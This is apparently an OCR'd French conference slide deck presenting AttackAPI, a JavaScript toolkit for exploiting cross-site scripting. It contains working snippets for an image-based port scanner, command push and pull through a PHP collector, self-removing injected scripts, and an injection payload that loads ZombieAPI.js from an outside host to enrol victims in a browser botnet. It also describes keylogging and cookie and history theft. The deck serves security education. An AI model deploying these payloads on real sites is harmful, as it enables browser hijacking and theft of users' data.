AttackAPI
Une bibliothèque pour le Cross-Site-Scripting


Pierre-Yves Bonnetain

B&A Consultants

py.bonnetain@ba-consultants.fr

Le XSS au jour le jour

- Les vulnérabilité de type Cross-Site-Scripting, c'est sympathique.
- Ca mérite d'être examiné soigneusement.
- On peut théoriquement faire des choses très intéressantes.
- Les outils appropriés permettent de passer à la pratique.



Tests et exploitation des XSS

- Si on veut systématiser certaines opérations d'exploitation...
- ... il faut des outils appropriés
- http://www.gnucitizen/projects/attackapi

AttackAPI, XSS made easier

- Deux versions : 0.8 (mi-2006) et 2.0 (2007)
- Version 0.8 : fonctionnalités limitées, assez stable
- Version 2.0 : fonctionnalités nouvelles, quelques problèmes de stabilité et bugs.
- Projet encore en phase de gestation.
- Qui permet déjà de faire des choses très intéressantes

Les principaux modules

- Analyse et énumération du navigateur.
- Portscanner
- Keylogger
- Zombification et contrôle de zombies
- Quelques fonctions plus anecdotiques.

Fonctions ponctuelles

- Google : utilise l'API Ajax de Google pour interroger le moteur de recherche.
- Server : « énumération » du serveur sur lequel on fait le XSS (nom et adresse IP).
- Base64 : codage et décodage en Base64
- Request : routines d'envoi de requêtes vers un serveur, selon plusieurs « formats » (XMLHttpRequest, Form, Java.net.URL, IMG.src, script, Iframe)

« Enumération » du client

- Certaines fonctions sont ciblées Firefox (recherche d'extensions)
- D'autres sont plus génériques (examen de l'historique, adresse IP client, nom...)
- Une fonction de blocage (freeze(délai))
- Plus quelques bricoles.
- L’obtention de l’IP et du nom du client reposent sur Java (java.net.Socket)

Enumération

platform

win32

agent

msie

localname

null

localip

null

clipboard

```
   - merci de me confirmer l'absence de
chipset wifi sur ladite carte
     mère.
```

plugins

```
Mozilla Default Plug-in
Shockwave Flash
Java(TM) Platform SE 6 U1
Java(TM) Platform SE 6 U1
Java(TM) Platform SE 6 U1
Java(TM) Platform SE 6 U1
Java(TM) Platform SE 6 U1
Java(TM) Platform SE 6 U1
Java(TM) Platform SE 6 U1
Windows Media Player Plug-in Dynamic Link Library
Microsoft® DRM
```

extensions

```
Flash Block: true
Adblock Plus: false
Auto Copy: false
ColorZilla: false
Customize Google: false
DownThemAll!: false
Faster Fox: false
FlashGot: false
Forecastfox: false
Google Toolbar: false
Greasemonkey: false
```

history

```
http://www.google.com: false
http://mail.google.com: false
http://www.yahoo.com: false
http://www.msn.com: false
http://localhost: false
```

Enumération des extensions


- Spécifique à Firefox.
- Utilise des « signatures » : des fichiers (images) caractéristiques de l'extension (chrome://flashblock/skin/flash-on-24.png)
- Pour chaque extension…
  - Création d'une image (new Image) et chargement de la signature (image.src = …).
  - Si le chargement réussit, l'extension est présente.

Portscanner

- Fonctionne sur la même idée que l'énumération des extensions.

```
var __check_port = function (target, port) {
        var img = new Image();
        img.onload = img.onerror = function () {
                if (!img) return;
                img = undefined;
                callback(target, port, true);
        };
        img.src = 'http://' + target + ':' + port;

        window.setTimeout(function () {
                if (!img) return;
                img = undefined;
                callback(target, port, false);
        }, timeout);
};

for (index = 0; index < ports.length; index++)
        __check_port(target, ports[index]);
```

PortScanner



- Attention avec les proxies : faux positifs et faux négatifs produits par la configuration du relais.

Enumération de l'historique

- Plus exactement détermination si une certaine URL a été visitée.
- Création d'un IFRAME caché avec une feuille de style spécifique pour les liens.
- <style>a:visited{display:none}</style>
- Remplissage de l'IFRAME par les URLs qui nous intéressent (A HREF=).
- Et interrogation du style rendu par le navigateur.

Enumération des cookies

- Rien que du très classique, analyse de document.cookie.
- Ne s'applique évidemement qu'aux cookies du domaine « dans » lequel on s'exécute.
- Attention, bugs à corriger dans le code pour que ça marche bien.


```
cookies

__utma: __utma=19951328.712488031.1177055800.1177055800.1177158466.2
__utmz: __utmz=19951328.1177055800.1.1.utmccn
__utmb: __utmb=19951328
__utmc: __utmc=19951328
__utma: __utma=19951328.712488031.1177055800.1177055800.1177158466.2
```

Keylogger

- La fonction classique, revue et corrigée pour le Web.
- Définition d'une routine à appeler pour chaque caractère tapé (callback).
- Définition de la fenêtre (au sens du navigateur) pour laquelle à surveiller.
- La copie d’écran suivante est un couplage zombification (V0.8) + envoi keylogger au zombie

Keylogger à améliorer

- Pertes de caractères
- Difficultés avec les alphabets non-ASCII (accents, touches composées, etc.)



Les zombies

- Ou comment créer un botnet (peu performant) à partir d'un XSS et JavaScript
- Trois étapes :
  - Créer un collecteur (channel)
  - Infecter les clients
  - Lancer le contrôleur
- Clients et contrôleur se connectent au collecteur
- Le contrôleur permet de choisir un client
- Et de lui envoyer des commandes

Création du collecteur

- Point de contact entre zombies et maîtres
- Fourni avec AttackAPI (inf/channel.php)
- Script PHP, qui peut s'exécuter sur n'importe quel serveur (PHP 4 ou 5).
- On peut utiliser TOR pour connecter le contrôleur au collecteur.
- Echanges réguliers clients/collecteur, et contrôleur/collecteur (défaut : 2 secondes)

Contrôleur et Collecteur

- Activation d'une URL sur le collecteur

```
var request = new Image();
request.src = channel.location +
   '?action=push&client=' + escape(client) +
   '&message=' + escape(message);
```


- Le message (code JavaScript) est stocké dans le fichier de session (PHP) associé au client :

```
client_queue|a:1:
    {s:1:"_";a:1:
        {i:0;s:17:"alert(\'bang\');";}}
```

Zombie et Collecteur

- Création d'un élément de type script
  var script = document.createElement('script');
  script.type = 'text/javascript';
- Récupération du script sur le collecteur
  script.src = channel.location +
  '?action=pull&callback=
  ZombieAPI.Channel.channels.channel' +
  channel.index + '.callbacks.pull';
- Ajout à la page courante
  document.body.appendChild(script);

Inspection DOM (client)




Zombie et Collecteur

- Sans oublier le nettoyage


```
script.onload = function () {
    document.body.removeChild(script);
};
script.onerror = function () {
    document.body.removeChild(script);
};
```

- Résultat : invisible dans le DOM

ZombieMaster en action



Côté client



Selected channel:
rg:8080/xss/v1/inf/channel.php.
Microsoft Internet Explorer
chabadam badam
OK
GNUCITIZEN © 2006 all rights reserved

En grandeur nature…

- Trouver une faille XSS sur un site
- Y amener la future victime (mail, page Web appropriée, etc.)
- En injectant le bon code dans la faille.
- Exemple :

  <script src=http://…/ZombieAPI.js></script>
  <script>ZombieAPI.Zombie.infect(URL du contrôleur,5000);</script>

Et le client s'exécute



Que faire avec tout ça ?

